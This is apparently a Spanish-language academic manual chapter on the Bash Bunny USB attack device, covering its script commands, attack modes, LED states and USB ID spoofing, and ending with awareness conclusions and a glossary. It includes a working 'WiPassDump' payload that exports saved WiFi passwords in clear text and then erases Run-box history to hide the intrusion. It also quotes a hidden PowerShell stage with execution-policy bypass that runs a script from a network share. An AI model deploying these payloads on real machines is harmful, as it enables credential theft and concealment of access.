STRING	Permite inyectar cadena de caracteres: a-z, A-Z, 0-9, !-) `~+= _-“;:<>.[{}]/!@#\$%^&*()
WINDOWS / GUI	Equivale a la tecla windows o la tecla cmd en macos
APP / MENU	Equivale a la combinación de teclas SHIFT F10 de windows (clic derecho)
SHIFT	Simula la tecla SHIFT, y esta se puede combinar con: DELETE, HOME, INSERT, PAGEUP, PAGEDOWN, WINDOWS, GUI, UPARROW, DOWNARROW, LEFTARROW, RIGHTARROW, TAB
ALT	Simula la tecla ALT, y esta se puede combinar con: END, ESC, ESCAPE, F1-F12, caracteres simples (ejemplo: f, s), SPACE, TAB
CONTROL / CTRL	Esta tecla sirve como las anteriores, para hacer conjunciones con otras teclas Ejemplo: CTRL ESCAPE: que sirve para abrir el menú de Windows
UPARROW / UP	Tecla hacia arriba
DOWNARROW / DOWN	Tecla hacia abajo
LEFTARROW / LEFT	Tecla a la izquierda
RIGHTARROW / RIGHT	Tecla a la derecha
ENTER	Esta tecla representa el enter del teclado, bastante eficiente para darle intro a los comandos ejecutados cuando se necesita acción del usuario.
BREAK / PAUSE	Equivale a la combinación CTRL BREAK
CAPSLOCK / CAPS	Es la tecla que permite escribir en mayúsculas o minúsculas
DELETE	Simula la tecla suprimir
END	Tecla que permite ir al final de algo (página web, documento, etc.)
ESC / ESCAPE	Tecla de escape
HOME	En español equivale a la tecla inicio
INSERT	Simula la tecla insertar

NUMLOCK	Tecla para bloquear o desbloquear los numerales en los teclados
PAGEUP	Simula la tecla Page Up
PAGEDOWN	Simula la tecla Page Down
PRINTSCREEN	Tecla para tomar screenshots
SCROLLLOCK	Simula la tecla Scroll Lock
SPACE	Tecla espacio
TAB	Tecla de tabulación

4.1.3 Extensiones

Extensiones que aumentan el lenguaje de scripts bunny con nuevos comandos y funciones. Para cada ejecución de `payload.txt`, las extensiones se obtienen automáticamente. Al llamar a los nombres de las funciones de cualquier extensión producirá el resultado deseado. Las extensiones residen en la biblioteca de payload de la partición de almacenamiento masivo USB de `/payloads/library/extensions`.

Extensiones de ejemplo

Esta tabla proporciona una lista no exhaustiva del uso básico de algunas extensiones. Se puede encontrar documentación de extensiones adicional en los comentarios dentro de cada archivo de script de extensión individual en `payload/library/extensions`.

Tabla 10 Tipos de extensiones del Bash Bunny

Comandos	Descripción	Ejemplo
RUN	Atajo de inyección de pulsaciones de teclas para la ejecución de comandos de varios sistemas operativos.	RUN WIND notepad.exe
		Run OSX terminal

		Run UNITY xterm
GET	Exporta variables del sistema	GET TARGET_IP # export \$TARGET_IP
		GET TARGET_HOSTNAME # exports \$TARGET_HOSTNAME
		GET HOST_IP # exports \$HOTS_IP
		GET SWITCH_POSITION # exports \$SWITCH_POSITION
REQUIRETOOL	Sale de la carga con el estado LED FAIL si la herramienta especificada no se encuentra en /tool	REQUIRETOOL impacket
DUCKY_LANG	Acepta el código de país de dos letras para configurar el lenguaje de inyección HID para los siguientes comandos ducky/ Quack	DUCKY_LANG us

4.1.4 MODO ATAQUE

ATTACKMODE es un comando de DuckyScript que especifica qué dispositivos emular. El comando ATTACKMODE se puede emitir varias veces dentro de un payload determinada. Por ejemplo, un payload puede comenzar por emulando Ethernet, luego pasa a emular un teclado y una serie más adelante en función de una serie de condiciones.

Tabla 11 Tipos de MODO DE ATAQUE (ATTACKMODE) del Bash Bunny

ATTACKMODE	Tipo	Descripción
SERIAL	ACM – Modelo de control abstracto	Consola serial

ECM_ETHERNET	ECM – Modelo de control Ethernet	Adaptador de Linux / Mac / Android Ethernet
RNDIS_ETHERNET	RNDIS – Especificación de interfaz de controlador de red remota.	Adaptador de Ethernet para Windows (y algunos Linux)
AUTO_ETHERNET	Ethernet automática. Este modo de ataque primero intentará abrir ECM_ETHERNET. Si después del tiempo de espera predeterminado de 20 segundos no se establece ninguna conexión, se intentará RNDIS_ETHERNET. El tiempo de espera se puede cambiar agregando. ETHERNET_TIMEOUT_XX donde XX es el número de segundos, por ejemplo, ETHERNET_TIMEOUT_60. Requiere de la versión de firmware 1.5+	
STORAGE	UMS – Almacenamiento masivo USB	Unidad flash
HID	HID - Dispositivo de interfaz humana	Teclado – Inyección de teclas mediante Ducky Script

Muchas combinaciones de modo de ataque son posibles, sin embargo. Algunas no lo son. Por ejemplo, ATTACKMODE HID STORAGE ECM_ETHERNET es válido mientras ATTACKMODE RNDIS_ETHERNET ECM_ETHERNET STORAGE SERIAL no lo es.

Cada combinación de modo de ataque se registra utilizando un VID/PID USB (ID de proveedor/ID de producto) diferente de forma predeterminada. VID y PID se pueden suplantar mediante los comandos VID y PID.

Tabla 12 Combinaciones de AttackMODE y VID / DIP

Combinación de ATTACKMODE	VID / PID
SERIAL STORAGE	0xF00 / 0xFFFF0
HID	0xF00 / 0xFF01
STORAGE	0xF00 / 0xFF10
SERIAL	0xF00 / 0xFF11
RNDIS_ETHERNET	0xF00 / 0xFF12
ECM_ETHERNET	0xF00 / 0xFF13
HID SERIAL	0xF00 / 0xFF14
HID STORAGE	0xF00 / 0xFF02
HID RNDIS_ETHERNET	0xF00 / 0xFF03
HID ECM_ETHERNET	0xF00 / 0xFF04
HID STORAGE RNDIS_ETHERNET	0xF00 / 0xFF05
HID STORAGE ECM_ETHERNET	0xF00 / 0xFF06
SERIAL RNDIS_ETHERNET	0xF00 / 0xFF07
SERIAL ECM_ETHERNET	0xF00 / 0xFF08
STORAGE RNDIS_ETHERNET	0xF00 / 0xFF20
STORAGE ECM_ETHERNET	0xF00 / 0xFF21

4.1.5 LED

El indicador de estados de LED RGB multicolor en el Bash Bunny se puede configurar con el comando LED. Acepta una combinación de color y patrón o un estado del payload.

COLORES DE LED

Tabla 13 Indicadores LED del Bash Bunny

Comando	Descripción
R	RED
G	VERDE
B	AZUL
Y	AMARILLO (También conocido como ámbar)
C	Cian (También conocido como azul claro)
M	MAGENTA (violeta o morado)
W	BLANCO

Tabla 14 Patrones de LED del Bash Bunny

Patrón	Descripción
SOLID	Predeterminado Sin parpadear. Se usa si el argumento de patrón es omitido
SLOW	Symmetric 1000ms ON, 1000ms OFF, repitiendo
FAST	Symmetric 100ms ON, 100ms OFF, repitiendo
VERYFAST	10ms simétricos activados, 10 ms desactivados, repetición
SINGLE	1 100ms parpadeo (s) ENCENDIDO seguido de 1 segundo APAGADO, repitiendo
DOUBLE	2 centelleos de 100 ms ENCENDIDOS seguidos de 1 segundo APAGADO, repitiendo
TRIPLE	3 100 ms de parpadeo (s) ENCENDIDO seguido de 1 segundo APAGADO, repitiendo
QUAD	4 100ms parpadeo (s) ENCENDIDO seguido de 1 segundo APAGADO, repitiendo
QUIN	5 100ms parpadeo (s) ENCENDIDO seguido de 1 segundo APAGADO, repitiendo
ISINGLE	1 100ms parpadeo (s) OFF seguido de 1 segundo ON, repitiendo
IDOUBLE	2 centelleos de 100ms apagado (s) seguidos de 1 segundo encendido, repitiendo
ITRIPLE	3 centelleos de 100ms apagado (s) seguidos por 1 segundo encendido, repitiendo
IQUAD	4 100ms parpadeo (s) OFF seguido de 1 segundo ON, repitiendo
IQUIN	5 100ms parpadeo (s) OFF seguido de 1 segundo ON, repitiendo

SUCCESS	1000 ms de parpadeo VERYFAST seguido de SOLID
1-10000	Valor personalizado en ms para un parpadeo simétrico continuo

Estado de LED

Estos estados de LED estandarizados se pueden usar para indicar el estado del payload. Los estados LED básicos incluyen CONFIGURACIÓN, FALLO, ATAQUE, LIMPIEZA Y ACABADO. Se usan por los desarrolladores de payload para utilizar estos estados comunes de LED. En la siguiente tabla se muestran estados adicionales que incluyen patrones de ataques para las diferentes etapas del payload.

Tabla 15 Tipos de estados de LED del Bash Bunny

Estado	Patrón de color	Descripción
SETUP	M SOLID	Magenta sólido
FAIL	R SLOW	Parpadeo lento rojo
FAIL1	R SLOW	Parpadeo lento rojo
FAIL2	R FAST	Rojo rápido parpadear
FAIL3	R VERYFAST	Rojo parpadeo muy rápido
ATTACK	Y SINGLE	Amarillo solo parpadeo
STAGE1	Y SINGLE	Amarillo solo parpadeo
STAGE2	Y DOUBLE	Amarillo doble parpadeo
STAGE3	Y TRIPLE	Parpadeo amarillo triple
STAGE4	Y QUAD	Parpadeo cuádruple amarillo
STAGE5	Y QUIN	Parpadeo quíntuple amarillo
SPECIAL	C ISINGLE	Cian invertido solo parpadeo
SPECIAL1	C ISINGLE	Cian invertido solo parpadeo
SPECIAL2	C IDOUBLE	Cian invertido doble parpadeo
SPECIAL3	C ITRIPLE	Cian invertido triple parpadeo
SPECIAL4	C IQUAD	Parpadeo cian invertido cuádruple
SPECIAL5	C IQUIN	Parpadeo quíntuple cian invertido

CLEANUP	W FAST	Blanco rápido parpadear
FINISH	G SUCCESS	Verde 1000ms parpadean VERYFAST seguido de SOLID

Ejemplos:

LED Y SINGLE

LED M 500

LED SETUP

4.1.6 Quack

El Bash Bunny hereda los comandos DuckyScript originales del USB Rubber Ducky. Las pulsaciones de teclas se pueden inyectar desde archivos de texto DuckyScript o en línea usando el comando QUACK o Q. ATTACKMODE debe contener HID para la inyección de pulsaciones de teclas.

Ejemplos:

Q switch1/helloworld.txt

Inyecta las pulsaciones de teclas del archivo de texto de script ducky especificado.

Q STRING Hello World

Inyecta las teclas "Hello World"

Q ALT F4

Inyecta la combinación de teclas de ALT y F4

4.1.6 VID Y PID

Los dispositivos USB se identifican mediante combinaciones de ID de proveedor e ID de producto. Estas identificaciones de 16 bits se especifican en hexadecimal y la computadora de destino las utiliza para buscar controladores (si es necesario) para el dispositivo especificado. Con Bash Bunny, el VID y el PID pueden falsificarse usando los parámetros VID Y PID para ATTACKMODE.

Ejemplo:

```
ATTACKMODE HID STORAGE VID_0XF000 PID_0X1234
```

4.1.7 Trabajar con el sistema de archivos

El Bash Bunny contiene una partición de almacenamiento masivo USB (también conocida como udisk) a la que normalmente se accede a través del modo de armado. Esta es la unidad flash Bash Bunny en la que se copian los payloads.

Cuando Bash Bunny ejecuta un payload, sincronizará el sistema de archivos de partición de almacenamiento masivo USB una vez que se complete el payload. Esto puede ser mediante una declaración de salida en el payload.txt, o cuando Ducky Script llega al final del archivo.

Tenga esto en cuenta, ya que un payload que escribe archivos en la partición de almacenamiento masivo USB dentro de un bucle no tendrá la oportunidad de sincronizarse hasta que se complete el payload. Esta es la razón por la que se recomienda finalizar los payloads con un comando LED FINISH. En este caso, se recomienda al desarrollador del payload que use el comando de sincronización para garantizar que se complete la sincronización de archivos.

Además, el comando `udisk` se puede usar para manipular la partición de almacenamiento masivo USB, lo que le permite montar y desmontar la partición, así como reformatearla. Desde la consola de Bash Bunny:

```
root@bunny:~# udiskudisk [ mount | unmount | remount | reformat ]
```

4.1.8 Guía de mejores prácticas / estilo de payload

Las payloads deben comenzar con comentarios que especifiquen el nombre el payload, una descripción el autor (es), los requisitos / dependencias especiales, el objetivo, la categoría, los modos de ataque y el estado del LED.

```
# Title:          Faster SMB Exfiltrator
# Description:    Exfiltrates files from users documents folder to Bash Bunny v
ia SMB
# Author:         Hak5Darren
# Props:         ImNatho, mike111b, madbuda
# Version:       1.1
# Category:      Exfiltration
# Target:        Windows XP SP3+ (Powershell)
# Attackmodes:   HID, Ethernet
```

Ilustración 20 Comentarios del desarrollador al inicio del Payload

Opciones de configuración

Las opciones configurables deben especificarse en las variables en la parte superior del archivo `payload.txt`

```
# Options
RESPONDER_OPTIONS="-w -r -d -P"
LOOTDIR=/root/udisk/loot/quickcreds
```

Ilustración 21 Especificación de variables sobre la ejecución del payload

LED

El LED debería usar estados del payload comunes en lugar de combinaciones únicas de color / patrón cuando sea posible.

- El comando Led debe preceder al comando ATTACKMODE para varias etapas.
- Las etapas deben documentarse con comentarios.

```
##### HID STAGE #####
# Runs hidden powershell which executes \\172.16.64.1\s\s.ps1 when available
GET_HOST_IP
LED_STAGE1
ATTACKMODE HID
RUN_WIN "powershell -WindowStyle Hidden -Exec Bypass \"while ($true) {
  If (Test-Connection $HOST_IP -count 1) { \\$HOST_IP\s\s.ps1; exit } }\""
```

Ilustración 22 Comentar las etapas del payload

- Los estados comunes de payload incluyendo una configuración, con la posibilidad de incluir un fallo si no se cumplen ciertas condiciones.
- Esto generalmente es seguro por un solo ataque o múltiples etapas.
- Los payloads más complejas pueden incluir una función especial para esperar hasta que se cumplan ciertas condiciones.
- Los payloads generalmente finalizan con una fase de limpieza, como mover y eliminar archivos o detener servicios.
- Cuando el payload tiene finalizado, el Bash Bunny es seguro expulsar.
- Estos estados comunes de payload corresponden a estados de LED.

4.1.9 Trabajando con sistemas de archivos

El Bash Bunny contiene una partición de almacenamiento masivo USB (también conocida como udisk) a la que normalmente se accede mediante el modo de armado. Esta es la unidad flash Bash Bunny a la que se copian los payload.

Cuando el marco Bash Bunny ejecuta un payload, sincronizara el sistema de archivos de la partición de almacenamiento masivo USB una vez que se complete el payload. Esto puede ser mediante una instrucción exit en el archivo payload.txt o cuando el script Bunny llega al final del archivo.

Tenga esto en cuenta ya que un payload que escribe archivos en la partición de almacenamiento masivo USB dentro de un bucle no tendrá la oportunidad de sincronizarse hasta que el payload se complete. Esta es la razón por la cual se recomienda terminar los payload con el comando LED FINISH. En este caso, se recomienda al desarrollador del payload que use el comando de sincronización para garantizar que se complete la sincronización de archivos.

4.1.10 Ejemplo de palyload bloquea tu equipo.

```
# Title: Abvertencia Notepad
# Author: Erick Medrano
# Versión: 1.0
# Target: Windows (Notepad)
#
# Red Blinking.....Running
# Green.....Finished
```

El siguiente código abrirá un Notepad y le dejará un mensaje a la víctima.

Código:

```
#####  
# Emula ser un Teclado y tipo idioma del teclado (mx)  
#####  
  
ATTACKMODE HID  
DUCKY_LANG mx  
  
#####  
# Se asignan variables con texto | LED Azul  
#####  
  
LED B 100  
msg_header="Es importante bloquear tu equipo"  
msg_body="Recuerda bloquear tu equipo al dejarlo solo"  
msg_body_repeats=15  
msg_end="Un saludo Erick Medrano"  
  
#####  
# Se ejecuta Notepad  
#####  
  
Q GUI r  
Q DELAY 150  
Q STRING notepad.exe  
Q ENTER  
LED B 500  
Q DELAY 200  
Q STRING $msg_header  
Q ENTER  
  
#####  
# Se integra un ciclo FOR  
#####  
  
for ((i=1; i<=$msg_body_repeats; i++))  
do  
    Q STRING $msg_body  
    Q ENTER  
done  
Q STRING $msg_end  
Q ENTER  
  
#####  
# Fin del programa  
#####  
  
LED G
```


4.1.11 Ejemplo de Payload WiPassDump (Extraer contraseñas WiFi)

```
# Title: WiPassDump
# Author: jafahulo -- Cred: samdeg555, hak5darren
# Version: 2.0
# Target: Windows
# Runs powershell script to dump clear text passwords to \loot\WiPassDump
# Runs powershell script to remove "run" prompt history - creds for this go to hak5darren.
# Red Blinking.....Running
# Blue Blinking.....Removing tracks
# Green.....Finished
```

Title:

Extrae la información de WiFi guardada, incluidas las contraseñas de texto sin cifrar, en Bash Bunny. Se guarda en la carpeta de botín en la partición de almacenamiento masivo USB de Bash Bunny en la carpeta WiPassDump.

Los estados de Led son los siguientes:

- Rojo parpadeando (Corriendo).
- Verde (Ataque Completo).

CODIGO:

```
#####
# configuración a Emular (Teclado y Almacenamiento) y tipo idioma del teclado (mx)
#####

ATTACKMODE HID STORAGE
DUCKY_LANG mx

#####
# Crea una carpeta en LOOT para almacenar las contraseñas LED EN ROJO
#####

mkdir -p /root/udisk/loot/WiPassDump
LED R 200

#####
# Ataque Instrucciones para extraer las contraseñas WIFI
#####

Q GUI r
Q DELAY 1000
Q STRING powershell -WindowStyle Hidden %bunny%=(gwmi win32_volume -f \label=\\\"BashBunny\\\"\\).NAME\; cd
%bunny%\loot\WiPassDump\; netsh wlan export profile key=clear
Q ENTER

#####
# Deja que el codigo se ejecute y a continuacion sincronice
#####

Q DELAY 5000
sync

#####
# Limpia el rastro en la caja de ejecutar | LED AZUL
#####

Q DELAY 1000
LED B 500
Q GUI r
Q DELAY 1000
Q STRING powershell -WindowStyle Hidden -Exec Bypass "Remove-ItemProperty -Path
'HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU' -Name '*' -ErrorAction SilentlyContinue"
Q ENTER
Q DELAY 1000

#####
# Completado | LED - Verde
#####

LED G
```

4.2 Restablecimiento de Fábrica

En caso extremo de que el Bash Bunny se haya vuelto permanentemente inaccesible o inoperable, existe un método rápido de recuperación mediante un patrón de arranque especial. Solución:

- 1- Establezca el interruptor en modo de armado (más cercano al puerto USB).
- 2- Conecte el Bash BUunny al puerto USB y desconéctelo inmediatamente después de que el LED verde se apague.
- 3- Repita el paso #2 tres veces.
- 4- Conecte el Bash Bunny a un puerto USB y espere aproximadamente 5 minutos para que se reinicie. El LED mostrará un patrón de “policía” rojo/azul alternado o parpadeará en rojo.
- 5- Cuando se haya completado la recuperación del firmware, el Bash Bunny se reiniciará, indicando por el LED verde, luego entrará en modo de armado, indicado por el LED azul.

Este proceso restaurará el Bash Bunny a la versión de firmware original de fábrica 1.0. En este punto, se le recomienda que actualice su Bash Bunny a la última versión.

4.2.1 Restablecimiento de fabrica por mala actualización, bucle de arranque

Bash bunny puede entrar en un bucle de arranque en el proceso de actualización. El error se activa si el archivo de actualización se extrajo, se le cambio el nombre o se modificó de otra manera, solución:

1. Establezca el interruptor en modo de armado (más cercano al puerto USB).
2. Conecte el Bash BUunny al puerto USB y desconéctelo inmediatamente después de que el LED verde se apague.
3. Repita el paso #2 tres veces.

4. Conecte el Bash Bunny a un puerto USB y espere aproximadamente 5 minutos para que se reinicie. El LED mostrará un patrón de “policía” rojo/azul alternado o parpadeará en rojo.
5. Coloque el interruptor en la posición switch1 (más alejado del puerto USB).
6. Espere a que el dispositivo se reinicie (indicado por el LED verde) y coloque el interruptor en modo de armado inmediatamente cuando la luz verde se apague.
7. Si todo salió bien, ahora deberá poder acceder a la partición de almacenamiento masivo de Bash Bunny (o entrada serial). Elimina los archivos de actualización sobrantes como (“ch_fw_1.3_264(1).tar.gz”)
8. Expulsar de forma segura el Bash Bunny.
9. Reinicie su dispositivo, volviéndolo a enchufar, mientras mantiene el interruptor en modo de armado.

Conclusiones

Casi todos los sistemas operativos de computadoras, tablets o smartphones permiten la comunicación con el usuario a través de los teclados USB. Es por eso que hay una especificación en el estándar USB conocida como HID (Human Interface Device) o dispositivo de interfaz humana. En pocas palabras cualquier sistema operativo al que conectemos el Bash Bunny lo detectara y será bien aceptado automáticamente como si se hubiera conectado un teclado.

Al final, el teclado sigue siendo un interfaz fundamental y lo que hará el Bash Bunny es “teclear comandos” en el sistema como si lo estuviera haciendo el usuario. El atacante con el sencillo lenguaje de programación y usando cualquier editor de texto puede realizar ciertas instrucciones para que al conectar las ejecute de manera automática realizando ataques en cuestión de segundos.

Todos en algún momento hemos observado equipos de empresas, bancos que tienen a simple vista y acceso a los puertos USB de los equipos. Dejando vulnerable para un posible ataque mediante USB. Por mencionar algunos ataques brevemente:

- Recolección de información del sistema operativo.
- Robar información importante de los navegadores de internet.
- Robar y usar las cookies de las sesiones abiertas.
- Hacer capturas de pantalla del escritorio y carpetas importantes del sistema.
- Robar y utilizar las contraseñas de las conexiones WIFI de las víctimas.
- Agregar usuarios con permisos administrativos al equipo de la víctima.
- Borrar usuarios del sistema.
- Infección del sistema descargando y ejecutando un binario de internet.
- Bloquear programas en el sistema operativo de forma sigilosa.

Este vector de ataque requiere tener acceso físico al equipo víctima, puedes tener la mejor infraestructura para persuadir ataques que provienen por fuera de la red. Recordemos que un empleado tiene acceso a la red interna solo basta con atacar a ese empleado que deje su equipo por un par de segundos, conectar el dispositivo USB para dejarlo vulnerable, robar o infectar el equipo.

Todos los empleados, administradores o cualquier usuario deben tener conciencia de este tipo de ataques y lo peligroso que es dejar nuestro equipo desbloqueado por unos minutos. En este aspecto debemos empezar a desconfiar de cualquier desconocido o persona que intenta conectar un dispositivo USB a nuestra computadora. Tener cuidado cuando encontramos de casualidad una memoria USB tirada en la calle o en algún lugar público donde nos encontremos como biblioteca o cafeterías.

Glosario

PAYLOAD: Es la parte del código del malware, que realiza la acción maliciosa en el sistema, como borrar datos o enviar datos al exterior.

MALWARE o “Software malicioso” es un término que describe cualquier programa o código malicioso que es dañino para los sistemas.

HARDWARE: Hace referencia a todos los componentes materiales y físicos de un dispositivo, es decir, aquellos que se pueden ver y tocar. El monitor, el ratón, la CPU, el teclado o la memoria RAM.

BAYPASS: es una forma de evasión de un sistema de seguridad informático.

FIRMWARE: es un software que está integrado en una pieza de hardware. Se trata de un programa escrito por desarrolladores que permiten que funcione el hardware.

EXPLOIT: es un programa informático, una parte de un software o una secuencia de comandos que se aprovecha de un error o vulnerabilidad para provocar un comportamiento no intencionado o imprevisto en un software, hardware o en cualquier dispositivo electrónico.

VULNERABILIDAD INFORMATICA: Es una debilidad existente en un sistema que puede ser utilizada por una persona malintencionada para comprometer su seguridad.

PENTESTING O TEST DE PENETRACIÓN: consiste en atacar un sistema informático para identificar fallos, vulnerabilidades y demás errores de seguridad existentes, para así poder prevenir los ataques externos.

TCP/IP: Son las siglas de Transmission Control Protocol / Internet Protocol (Protocolo de control de transmisión / Protocolo de Internet). Es un conjunto de reglas estandarizadas que permite a los equipos comunicarse en una red como internet.

FTP: “File Transfer Protocol” (Protocolo de transferencia de archivos), se trata de un protocolo que permite transferir archivos directamente de un dispositivo a otro.

SERVIDOR: Es un sistema que proporciona recursos, datos, servicios o programas a otras computadoras conocidos como clientes, a través de una red.

TOPOLOGÍA DE RED: Se define como un mapa físico o lógico de una red para intercambiar datos, es la forma en que se diseña la red.

CIBERDELINCUENTE: Persona que realiza actividades delictivas en internet como robar información, acceder a redes privadas, estafas y todo lo que tiene que ser con los delitos e ilegalidad.

INGENIERÍA SOCIAL: Es la práctica de utilizar técnicas psicológicas para manipular el comportamiento. La ingeniería social se produce aprovechando el error humano y animando a que las víctimas actúen en contra de sus intereses. En el ámbito de la seguridad de la información, se refiere a conseguir que las personas divulguen datos privados en línea como datos de acceso o información financiera.

HID: “Dispositivo de interfaz humana” es una definición de clase de dispositivo para reemplazar los conectores de estilo PS/2 por un controlador USB genérico para admitir HID como teclados, Mouse, controladores de juegos entre otros.

KEYLOGGER: Es un software o Hardware que puede interceptar y guardar las pulsaciones realizadas en el teclado de una computadora que haya sido infectado.

FRAMEWORK: Es un marco o esquema de trabajo generalmente utilizado por programadores para realizar el desarrollo del software. Permite agilizar los procesos de desarrollo ya que evita tener que escribir código de forma respectiva, asegura unas buenas prácticas y la consistencia de código.

LINUX: Es un sistema operativo semejante a Unix, de código abierto y desarrollado por una comunidad, para computadoras.

PYTHON: Es un lenguaje de programación de alto nivel, orientado a objetos, con una semántica dinámica integrada, principalmente para desarrollo web y de aplicación informáticas.

IPV4: Es la versión actual de protocolo de internet, el sistema de identificación que usa internet para enviar información entre dispositivos.

IPTABLES: Es una herramienta avanzada de filtrado de paquetes en Linux. Analiza cada uno de los paquetes de tráfico de red que entra en una maquina y decidir, en función de un conjunto de reglas, qué hacer con ese paquete.

ENRUTAMIENTO: Es el proceso de reenviar paquetes entre redes, siempre buscando la mejor ruta (la más corta). Para encontrar esa ruta óptima, se debe tener en cuenta la tabla de enrutamiento y algunos otros parámetros como la métrica, la distancia administrativa, el ancho de banda.

SHA-256: ES uno de los muchos algoritmos disponibles para cifrar datos.

Bibliografía

- Albors, J. (2014). Análisis de BadUSB, la nueva amenaza (que no es el apocalipsis).
- Barreto Cuitiva, J. (2018). *DISEÑO DE MANUAL DE DIAGNOSTICO Y PREVENCIÓN DE*. BOGOTÁ D.C, COLOMBIA.
- Borghello, C. (2009). *El arma infalible: La ingeniería Social*.
- Brian M. Bates, R. D. (2004). Universal Serial Bus (USB).
- Bursztein, E. (2016). ¿Qué son las llaves usb maliciosas y cómo crear una llave realista?
- Catoira, F. (2012). *welivesecurity*. Obtenido de Penetration Test, ¿en qué consiste?: <https://www.welivesecurity.com/la-es/2012/07/24/penetration-test-en-que-consiste/>
- George. (s.f). Ingeniería social; Explotando a los humanO.S.
- Gómez Vieites, Á. (2007). *Enciclopedia de la Seguridad Informática*. Mexico: Alfaomega.
- Hak5gear*. (s.f.). Obtenido de <https://hakshop.com/products/bash-bunny>
- Hak5gear*. (2010). Obtenido de <https://hakshop.com/collections/physical-access/products/usb-rubber-ducky-deluxe>
- James Lee, B. (2003). *Hackers en linux*.
- Keelog*. (s.f.). Obtenido de <http://www.keelog.com/es/usb-keylogger/>
- L. Molina, R. (2017). *accessgranted*. Obtenido de <https://www.accessgranted.com.mx/introduccion-a-ataques-con-smolpion/>
- Lee, B. H. (2003). *Hackers en linux*. Madrid.
- M. Bates, B., Ingman, R., & ray, K. (2004). Universal serial bus (USB).
- Mieres, J. (2009). *Ataques informáticos*.
- Morales, J. A. (2014). Ingeniería Social.
- Núñez, A., & Hernandez, S. (2017). *Un informático en el lado del mal*. Obtenido de <http://www.elladodelmal.com/search?q=arducky>
- Torre, A. d. (2017). Pentesting.